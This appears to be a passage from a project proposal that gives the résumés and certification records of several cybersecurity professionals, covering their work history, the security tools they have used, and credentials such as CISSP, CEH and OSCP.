Software Engineer | Teksystems | Jul 2010 - Sep 2010
Senior Web Developer | Sun Media | May 2009 - Jun 2010

Support Analyst | Four Leaf Solutions | May 2008 - May 2009
Information Technology Manager | 2112852 Ontario Inc | Aug 2005 - Mar 2007
Website Manager | Laurentian University | Sep 2004 - Dec 2004
Senior Programmer Team Lead | Indian Space Research Organization | May 2002 - Aug 2002

- Led a team in supervising, designing, documenting, and developing a prototype for the Life Cycle Builder
- Module of the Geographically Encoded Locust Impact Minimizing System (Geo-LIMIS) for the esteemed Indian Space Research Organization.
- Authored comprehensive documentation, including a 40-page developer manual and a 10-page user manual, while effectively capturing screenshots and preparing group presentations.
- Facilitated seamless collaboration by coordinating team meetings, developing agendas, and diligently monitoring project timelines.
- Demonstrated expertise in designing and implementing intricate algorithms, optimizing performance, and ensuring efficient operations.

Education

- Georgia Institute of Technology | Master of Science in Cybersecurity (Honors), Computer and Information Systems Security/Information Assurance | Jan 2019 - Dec 2021
- Laurentian University/Université Laurentienne | Bachelor of Computer Science (Hons), Computer Science | 2004 - 2008

Licenses & Certifications

- CISSP Certified Information Systems Security Professional- (ISC)^2
- CEH - EC-Council (ECC7951804236)
- MCPD: Web Developer 4 - Microsoft
- MCTS: .NET Framework 4, Web Applications - Microsoft
- MCTS: .NET Framework 4, Data Access - Microsoft
- MCTS: .NET Framework 4, Service Communication Applications - Microsoft
- MCPS: Microsoft Certified Professional - Microsoft
- MCSD: Web Applications - Microsoft
- MS: Programming in HTML5 with JavaScript and CSS3 Specialist - Microsoft
- MCSD: App Builder - Microsoft
- MCSA: Web Applications - Microsoft
- Developing Microsoft Azure and Web Services - Microsoft

Honors & Awards

- Center for Cyber Safety and Education - Isc2.org (Apr 2020)
- The certificate was presented to support the Center for Cyber Safety and Education's safe and secure translations.
- Cyber safety advocate and a cybersecurity enforcer.
- Making the Cyber World a Safer Place for Everyone

William R. Knight Jr., Sr, Security Engineer

Professional Summary

Experienced IT Cyber Security and Information Assurance Professional possessing the ability to communicate, written and orally, technology and security related issues with executive management, IT staff, partners, customers, and vendors. Thorough understanding of Information/Cyber Security, Risk Management, and Security Compliance disciplines to include security assessment and authorization, privacy, risk management, business continuity, disaster recovery, contingency planning, vulnerability assessments, and penetration testing. Proven ability to effectively manage staff and multiple deliverables within projected budget and scheduling constraints. Strong organizational planning and analytical skills coupled with an in-depth knowledge of NIST, FISMA, ISO, PCI, CIS, and OMB security guidance.

Education

- B.S., Computer Information Systems University of Baltimore, December 2001

Certifications:

- Certified Information Systems Security Professional (CISSP) –2005
- Certified Information Systems Auditor (CISA) – 2016
- GIAC Enterprise Vulnerability Assessor (GEVA) – 2021
- Certified in Risk and Information Systems Control (CRISC) – 2019
- GIAC Systems and Network Auditor (GSNA) – 2013
- Certified Data Privacy Solutions Engineer (CDPSE) – 2020
- Open FAIR™ Certification – 2019
- Certified Information Security Manager (CISM) – 2019
- PECB Certified ISO/IEC 27001 Lead Implementer – 2018
- GIAC Assessing and Auditing Wireless Networks (GAWN) –2012
- Certified Ethical Hacker (CEH) – 2011 – Expired

Awards:

- Vonage – Incentive Award – December 2015
- Office of the Comptroller of the Currency (OCC): On-the-Spot Award – August 2014
- United States Mint: Certificate of Appreciation – September 2012
- INDUS Corporation: Certificate of Appreciation – July 2006
- Booz Allen Hamilton: Team Appreciation Award – January 2005

Work Experience:

BayInfotech LLC – Peoria, AZ, April 2021 – Present
Sr. Security Engineer/Architect/Analyst

Food Delivery Service – Minnesota

- Setup and managed Tenable.IO
- Established a Vulnerability Management Program
- Deployed TrendMicro (Trend Cloud One)

- Work with Network Engineers to clean up the Palo Alto
- Managed PCI scans via Tenable.IO – PCI Service

Investment/Financial/Mortgage Firm – Florida

- Re-established the vulnerability management program.
- Performed vulnerability scanning with Rapid7 InsightVM and Tanium
- Enabled the IT department to reduce over 90% of backlogged vulnerabilities within 4-months.

Managed Security Service Provider (MSSP) – Texas

- Managed/Monitored/Troubleshot Tenable.IO and Tenable.SC scans for numerous customers with Tenable.IO and Tenable.SC.

International Investment Firm – Pennsylvania

- Delinea (PAM) redeployment efforts
- CSC Framework development and analysis – worked directly with CISO.
- CIS Windows 11 Benchmark development
- Qualys Vulnerability Scanning
- Qualys Secure Configuration Assessments – CIS
    - Windows Servers 2012-2022
    - Linux RHEL
    - Cisco
    - Windows 10 & 11

Health Insurance Company - Arizona

- Established and maintain the vulnerability management program.
    - Work across all areas of IT and established a meeting cadence with each IT team.
    - Established the emergency vulnerability and patch procedure.
    - Created custom reports and dashboards for each team in IT.
- Redesigned and implemented the Tenable architecture.
- Presented Vulnerability findings to Leadership twice a month.
- Deployed Tenable.IO, Tenable.SC, ServiceNow (Vulnerability Response), and Azure Sentinel.
    - Vulnerability scanning coverage includes AWS, Azure, and on-premises.
- Created Tenable.IO and Tenable.SC connections within Splunk.
    - Created custom dashboards within Splunk.
- Created PowerShell and python scripts to perform monthly agents and security scan coverage.
- Implemented TrendMicro CloudOne and VisionOne
- Implemented CrowdStrike to replace Cisco AMP

InfoArmor (an Allstate Company) – Scottsdale, AZ, August 2017 – April 2021
Director and Lead InfoSec Engineer

- Established and led the Vulnerability Management Program
- Established and led the Risk Management Program
- Designed and Implemented Rapid7 InsightVM
- Implemented Qualys to replace Rapid7 InsightVM to align with Allstate
- Implemented CrowdStrike to replace CarbonBlack to align with Allstate
- Developed queries in Qualys to meet Allstate continuous monitoring/ monthly reporting requirements

- Performed monthly PCI scans and worked with IT to remediate

BeyondTrust – Phoenix, AZ, August 2016 – August 2017
Sr. IT Security Engineer & IT Security Architect

- Established the IT Security Program Charter
- Established the IT Security Steering Committee Charter
- Updated/Published all the IT Security Policies in accordance with ISO 27002
- Implemented and deployed LogRhythm SIEM
    - Configured syslog feeds and API connections.
    - Worked with IT department to address SIEM alarms.
- Redeployed the BeyondTrust Product Suite – BeyondInsight, PowerBroker for Windows (PBW), PowerBroker for Mac (PBMac), Retina Network Security Scanner (RNSS), Retina Host Security Scanner (RHSS), and Password Safe
- Architecting the BeyondTrust Product Suite to work in Azure and AWS to address the remote workforce.
- Established the Security Awareness and Training Program
- Implemented a Cloud Access Security Broker (CASB) – NetSkope

Vonage – Scottsdale, AZ, August 2015 – August 2016
Sr. IT Security Engineer & IT Security Architect

- Led the design and implementation of the AlienVault USM for the Western Division. The AlienVault USM provides the following security capabilities: Intrusion Detection System (IDS), Security Information and Event Management (SIEM), Centralized System Logging, File integrity Monitoring (FIM), Vulnerability Scanning, and Asset Discovery
- Led the design and implementation of the Rapid7 Nexpose Vulnerability Scanner and the RedSeal Network Analyzer for the Western Division
- Performed the testing and implementation of the BlueCoat web proxy within the Western Division

Office of the Comptroller of the Currency – Washington, DC, April 2013 – August 2015
Sr. IT Security Engineer

- Served as the Technical Project Lead for designing and implementing the Cyber Security Assessment and Management (CSAM) tool and the RSA Archer enterprise governance, risk and compliance platform (eGRC)
- Developed and implemented the reference architecture and security controls to secure the RSA Archer cloud-based solution in the Amazon Web Services (AWS) GovCloud
- Conducted risk and vulnerability assessments of planned and installed information systems to identify vulnerabilities and prevent, mitigate, and/or remediate cyber risks across the OCC's enterprise infrastructure.
- Member of the Federal Financial Institutions Examination Council (FFIEC) Central Data Repository (CDR) Cloud Technology Working Group

United States Mint - Washington, DC, January 2012 – April 2013
Sr. IT Security Engineer

- Designed, installed, and configured Tenable Security Center 4.4 to replace FoundStone

Foundscan vulnerability scanner (Received an award from the US Mint CIO for this project)

- Performed network traffic reconstruction to analyze packets for questionable website's visited by users with the following security appliances: Sniffer InfiniStream Application Playback, Wireshark, and NetWitness Investigator.
- Assisted in the development of security baselines for servers and networking equipment following NIST and CIS baseline standards.
- Performed wireless security assessments at all U.S. Mint sites using Kismet, KisMac, Aircrack-ng suite, AirPcap, and Core Impact
- Conducted technical network and server vulnerability scans using FoundStone Foundscan, Nessus, nmap, and SolarWinds Sonar.

Avineon, Inc. - Washington, DC, June 2011 – January 2012
Sr. IT Security Engineer

- Performed Risk Assessments (risk management); and conducted security certification activities in support of US Mint systems, sites and networks.
- Developed the US Mint Penetration Testing standard operating procedures (SOP) as well as all the corresponding templates
- Member of the penetration testing team, conducting monthly vulnerability assessments and penetration tests

COACT, Inc. –Columbia, MD, March 2010 – June 2011
Sr. IT Security Analyst II

- Reviewed and developed comprehensive documentation including system security plans, IT contingency plans, interconnection security agreements, privacy impact assessments, security test and evaluation (ST&E) plans, risk assessments, enterprise-wide policies, processes, procedures and templates in accordance with NIST, FISMA and OMB guidance
- Performed independent security evaluations, vulnerability assessments and security control testing activities in support of certification and accreditation activities and IT security program governance.

Indus Corp. –Vienna, VA, February 2006 – March 2010
Sr. IT Security Analyst and IT Security Project Manager

- Lead the certification and accreditation team in conducting security documentation reviews to ensure control implementation is described appropriately, conducting security assessments to verify control implementation against security controls required for a given system impact level, conducting secure configuration assessments, and documenting the risks and plan of actions & milestones for the mitigation of IT security risks identified within the system.
- Conducted risk and vulnerability assessments of planned and installed information systems to identify vulnerabilities and prevent, mitigate, and/or remediate cyber risks across the Federal Highway Administration (FHWA) and Department of Transportation (DOT) enterprise infrastructure.

Booz | Allen | Hamilton – McLean, VA 22102, October 2002 – February 2006

IT Security Consultant

- Provided the following security consulting services to the Center for Medicare and Medicaid Services (CMS):
  - Assisted with the design and implementation of the Mirror Site infrastructure.
  - Secured the Mirror Site infrastructure to meet HIPAA and CMS standards.
  - Authored Risk Assessments and System Security Plan in accordance with CMS (HIPAA, OMB, FISMA, NIST)

COACT, Inc. –Columbia, MD, November 2001 – October 2002
Jr. IT Security Technician

- Participated in formal evaluations under the Common Criteria Scheme for product evaluations.

Christopher J. Anderson, Sr. IT Sec Engineer

Professional Summary:

Expertise

- Enterprise Security Architecture, Incident Response, Security Operations, Risk Management, Threat Intel
- Insider Threat Detection, Security Awareness Training, Endpoint Security, Application Security, Cloud Security

Skills

- Google Workspace, Windows, MacOS, Jira, Slack, Okta, CrowdStrike Falcon, Rapid 7, Zscaler, Mimecast, Veracode
- AWS, CI/CD, Python, PowerShell, GRC, ISO 27001, GDPR, HIPAA, PCI-DSS, NIST 800, SOC2, MITRE ATT&CK, RMF's

Professional Experience

Senior Information Security Engineer - (IC5) Principal / Florence Healthcare
01/2023 - Current

- Reviewed and finalized all client contracts for security agreements, data security addendums/ attestations, and satisfied all customer audit requirements, resulting in over $14 million in customer contracts rewarded
- Directed numerous cross-department initiatives for data, cloud, and application security and privacy, reducing organizational risks by a total of 60% and ensuring compliance with HIPAA and GDPR
- Developed and implemented an information security framework based on NIST 800-53 guidance that decreased overall security risk exposure within the organization from 75% to less than 30%
- Implemented a complete security awareness program, and led quarterly security training campaigns that increased employee awareness and staff compliance to 98%
- Revamped and finalized a robust incident response plan, created organizational security policies, and developed numerous IR playbooks for critical systems, and applications to ensure business resilience
- Created and presented client-friendly executive summary reports for business continuity plans, disaster recovery plans, data backup restoration tests, Pentest reports, and incident response tabletop exercises
- Managed the information security department to ensure the protection and global privacy of company data through the implementation of effective security & privacy controls and processes across all security areas
- Led all incident response operations, investigations of malware/malicious code, insider threats, conducting digital forensics and incident response (DFIR), and remediating high-risk system and application alerts

Information Security Engineer (Team Lead) / Florence Healthcare - Atlanta, GA
01/2022 - 01/2023

- Established and operated a vulnerability management program that significantly enhanced the organization's security posture and reduced critical application and system vulnerabilities by 73%
- Implemented automated security alert triaging, email integrations, and Jira ticket response procedures that decreased the security team's average incident response time by nearly 15 minutes
- Orchestrated quarterly vulnerability assessments, network and web application penetration tests, and AWS
- cloud configuration reviews to address threats and remediate system vulnerabilities by about 35%
- Spearheaded the integration and management of advanced threat intelligence tools, such as CrowdStrike, H-ISAC, and Recorded Future, enhancing threat detection capabilities by roughly 25%
- Improved threat detection and management by 50% by implementing security solutions: SASE/CASB, IAM, EDR, SIEM/SOAR, UEBA, SAST/DAST, Threat Intelligence Platforms, and Mobile Device Management (MDM)
- Developed data security policies and procedures (PnPs) - (SOPs), and organizational guidelines to mitigate risks and align with industry standards and security best practices

IT Security Analyst (Contract) / Vibra Healthcare - Mechanicsburg, PA
10/2021 - 01/2022

- Implemented a complete security awareness program with monthly training campaigns that increased employee awareness and compliance to 96%
- Conducted rigorous SOC 2 and other audit preparation and ongoing process improvements, achieving a
- 98% compliance rate with GDPR, HIPAA, and other industry regulations
- Provided comprehensive security consulting to oversee the implementations of effective security controls for identity and access management (IAM), vulnerability management, DLP, Log Analysis, and Threat Hunting
- Facilitated the remediation of organizational risks, security control gaps, and vulnerabilities identified on risk assessments, security audits, penetration tests, and Qualys vulnerability scans throughout the organization

Security Operations Center (SOC) Manager / Marine Corps - Beaufort, SC
06/2018 - 08/2020

- Directed all SOC functions of strategizing, threat modeling, and conducting security threat & vulnerability monitoring to ensure the investigation, response, and appropriate triaging of all alerted security events
- Managed a team of twelve Security Analysts and Engineers to conduct threat intelligence, maintain endpoint detection and response (EDR/MDR) controls, configure firewalls, encryption, VPNs, and intrusion prevention
- Supervised a threat, detection & response team in decreasing security incidents by 45% within the first year of tenure using FISMA - aligned incident response and vulnerability management strategies
- Implemented and Optimized network firewalls, antivirus/antimalware systems, Intrusion

Detection Systems (IDS) and Intrusion Prevention Systems (PS), improving malware detection rate by roughly 62%

Information System Security Engineer (ISSE) / Marine Corps - Okinawa, Japan
08/2016 - 06/2018

- Spearheaded the configuration of preventive and detective controls for internal networks, ensuring secure data communication for 4,000+ users and safeguarding $2 million worth of Cisco networking equipment
- Implemented system hardening through firewall and IDS/IPS administration, network access control, privilege account management, security patching, and enforcing multi-factor authentication (MFA)

EDUCATION

Bachelor of Science (BS) / Southern New Hampshire University - Manchester, NH
05/2021 - 01/2024 Cybersecurity, Minor in Project Management
Summa Cum Laude GPA: 3.933/4.0

CERTIFICATIONS

- ISACA Certified Information Security Manager (CISM)
- EC-Council Certified Ethical Hacker (CEH)
- CompTIA Advanced Security Practitioner (CASP+)
- CompTIA Security+ (Sec+)

Sharan Kumar, Security Consultant

Professional Summary:

- Penetration Tester, App Security Consultant, and Threat Hunter, continuously evolving in the ever-changing security landscape.
- Passionate security consultant with 7 years of experience, specializing in threat management, vulnerability assessments, penetration testing, and providing comprehensive security analysis for user-level, applications, IT assets, and IoT threats.
- Certified with OSCP, CEH, and EC-Council Certified Security Analyst. Officially trained for CEH, CCNA, RCSA, MCSA, and ITIL.
- Proficient in server administration, with over 4 years of hands-on experience in managing both Windows Servers and Linux.

Skills: OWASP Top 10 2021 / SANS, Top 25, DAST/ SAST, LAN, WAN, VPN, OSI & TCP/IP Model, XSS, Cross site scripting, SQL, WAPT - Web Application Penetration Testing, SIEM, Firewall, API Security testing, Web Application Firewall (WAF), SDLC, Cyber Kill Chain & MITRE, AWS IAM, Azure AD and GCP, GraphQL & REST API

Software: Burp Suite, Veracode, Checkmarx, Rapid7 Appsec, InsightVM, Tenable Nessus, Web Inspect, Qualys, Cobalt Strike, Recon-Ng, Invicti (Netsparker), Ettercap/ Bettercap, Hashcat, Bloodhound, Ghidra, Mimikatz, Exploit-db, OSINT, OWASP ZAP, Nmap, Wireshark, Metasploit, Kali Linux, Parrot OS, Docker

Languages: Python, SQL, Bash, HTML, C/C++

Professional Experience

MANULIFE, Boston, MA | Security Consultant | 2019-08 - Current

Key Contributions: Vulnerability scanning, penetration testing, vulnerability classification, report writing & threat management

Security Testing and Assessment:

- Conducted security assessments by identifying vulnerabilities in accordance with OWASP Top 10 and SANS Top 25.
- Employed Veracode and Burp Suite tools to assess application security.
- Captured and analyzed application traffic for web application security testing and bug hunting.
- Utilized OWASP penetration testing methodologies to evaluate network security and produce comprehensive severity-based reports.
- Conducted testing of web API services using SOAP UI and Postman.

Automation and Integration:

- Developed and customized bash scripts to automate testing processes.
- Integrated Veracode into the CI/CD pipeline for automated and gated model scans.
- Implemented an automated system to enhance the DevSecOps workflow by leveraging Git, Jenkins, and Appscan.

Collaboration and Reporting:

- Collaborated within an Agile team environment to ensure effective project execution.
- Successfully met project timelines while adhering to the Software Development Life Cycle (SDLC).
- Generated executive summary reports for penetration tests and risk assessment audits, providing recommendations in line with industry standards (CWE/CVE).
- Utilized JIRA for tracking task progress and updates.
- Coordinated with security product and service vendors to assess their offerings, including reviewing proof of concepts and pilot installations.

Linamar, Guelph ON | Security and Operations Analyst |2016-01 - 2019-08

Security Awareness and Education:

- Led monthly KnowBe4 security awareness campaigns.
- Provided insights on zero-day vulnerabilities, emerging threats, and tools.
- Created interactive security visualizations using Power BI to educate developers.

Secure Software Development:

- Developed secure code practices for development and quality engineering teams.
- Integrated security practices into the software development lifecycle.
- Tested applications with security frameworks like Websploit and BeEF.
- Eliminated predictable directory and word vulnerabilities using FuzzDB.
- Applied open-source frameworks, including Metasploit, for testing scenarios.
- Prepared technical reports by reviewing code and dynamically testing applications using tools such as Checkmarx and AppSec.

Risk Assessment and Data Analysis:

- Conducted IT risk assessments for enterprise applications, aligning them with industry standards.
- Analyzed data with Devo and Rapid7 to prioritize threat responses.
- Created network security reports for infrastructure projects.

Infrastructure and Network Security:

- Performed network scans and conducted network packet analysis with Wireshark.
- Tested iOS and Android web applications using MobSF.

GoDaddy, Hyderabad, INDIA | Security Analyst | 2013-07 - 2014-12

Key Contributions: Logged incidents, categorized, prioritized, analyzed, responded, managed, correlated and closed.

Access Management and Provisioning:

- Administered user access and privileges through Active Directory and Azure AD.
- Provided essential support to CyberArk teams in onboarding both legacy and high-privileged accounts.
- Efficiently provisioned and deprovisioned access to critical IT platforms, ensuring security and compliance.
- Streamlined administrative tasks with PowerShell.

System Administration and Security:

- Revoked and promoted access on Linux servers using Bash scripting, enhancing security controls.
- Administered RSA Admin and Lookout Mobile Endpoint for robust security and device management.
- Orchestrated security policies and executed threat remediation by analyzing McAfee ePo trail logs.
- Administered and monitored Fortinet firewall, managed rule sets, and investigated incidents.
- Updated and meticulously organized IT security resources within the Office365 environment.

Incident Response and Analysis:

- Investigated and mitigated phishing attempts, malware attacks, and critical incidents.
- Analyzed emails, links, and files using advanced techniques and reputation tools to protect against threats.
- Triage and assessed the severity of issues, maintaining vigilance through LogRhythm SIEM, Firewall, and endpoint security systems.

Education

- GITAM University - Hyderabad, India | Bachelor of Technology: Information Technology (IT) |2009/06 – 2013/06
- Centennial College - Toronto, ON | Computer Networking - Graduate Certificate | 2015/01 - 2016/01


Certifications

- 2023-10 Offensive Certified Security Professional (OSCP)
- 2021-01 EC Council Certified Security Analyst (ECSA) [[redacted]]
- 2012-10 ASL- International Program in Cyber Laws (IPCL)
- 2018-06 Berry9 Certified Cyber Security Professional
- 2014-01 CMS Certified Expert Network Specialist [[redacted]]
- 2014-01 Official Training Certificate in CCNA, RCSA, MCSA & ITIL

Copy of Certifications of the project team:

Paramjit Raloowall, Chief Security Architect

#1 Certified Ethical Hacker - EC Council



Paramjit Raloowall

Certification Details:


A Certified Ethical Hacker is a skilled professional who understands and knows how to look for weaknesses and vulnerabilities in target systems and uses the same knowledge and tools as a malicious hacker, but in a lawful and legitimate manner to assess the security posture of a target system(s). The Certified Ethical Hacker credential certifies individuals in the specific network security discipline of Ethical Hacking from a vendor-neutral perspective.

Certification Number	Certification Name	Issue Date	Expiry Date	Issued By
[redacted]	Certified Ethical Hacker	February 24, 2019	February 28, 2025	EC-Council

Skills:

Reconnaissance, Gaining Access, Enumeration, Maintaining Access, and covering your tracks.

#2 Certified Information Systems Security Professional (CISSP) - ISC2



This badge was issued to Paramjit Raloowall on June 10, 2015
Expires on June 30, 2024

Certified Information Systems Security Professional (CISSP)


Issued by ISC2

The vendor-neutral CISSP credential confirms technical knowledge and experience to design, engineer, implement, and manage the overall security posture of an organization. Required by the world's most security-conscious organizations, CISSP is the gold-standard information security certification that assures information security leaders possess the breadth and depth of knowledge to establish holistic security programs that protect against threats in an increasingly complex cyber world.

Learn more

William R. Knight Jr., Sr, Security Engineer

#1 Certified Information Systems Auditor (CISA) - ISACA



This badge was issued to William Knight on March 11, 2016

Certified Information Systems Auditor® (CISA)


Issued by ISACA

The CISA certification is world-renowned as the standard of achievement for those who audit, control, monitor and assess an organization's information technology and business systems.

Learn more

Skills

#2 Certified Information Security Manager (CISM) - ISACA



This badge was issued to William Knight on February 14, 2019

Certified Information Security Manager® (CISM)

Issued by ISACA

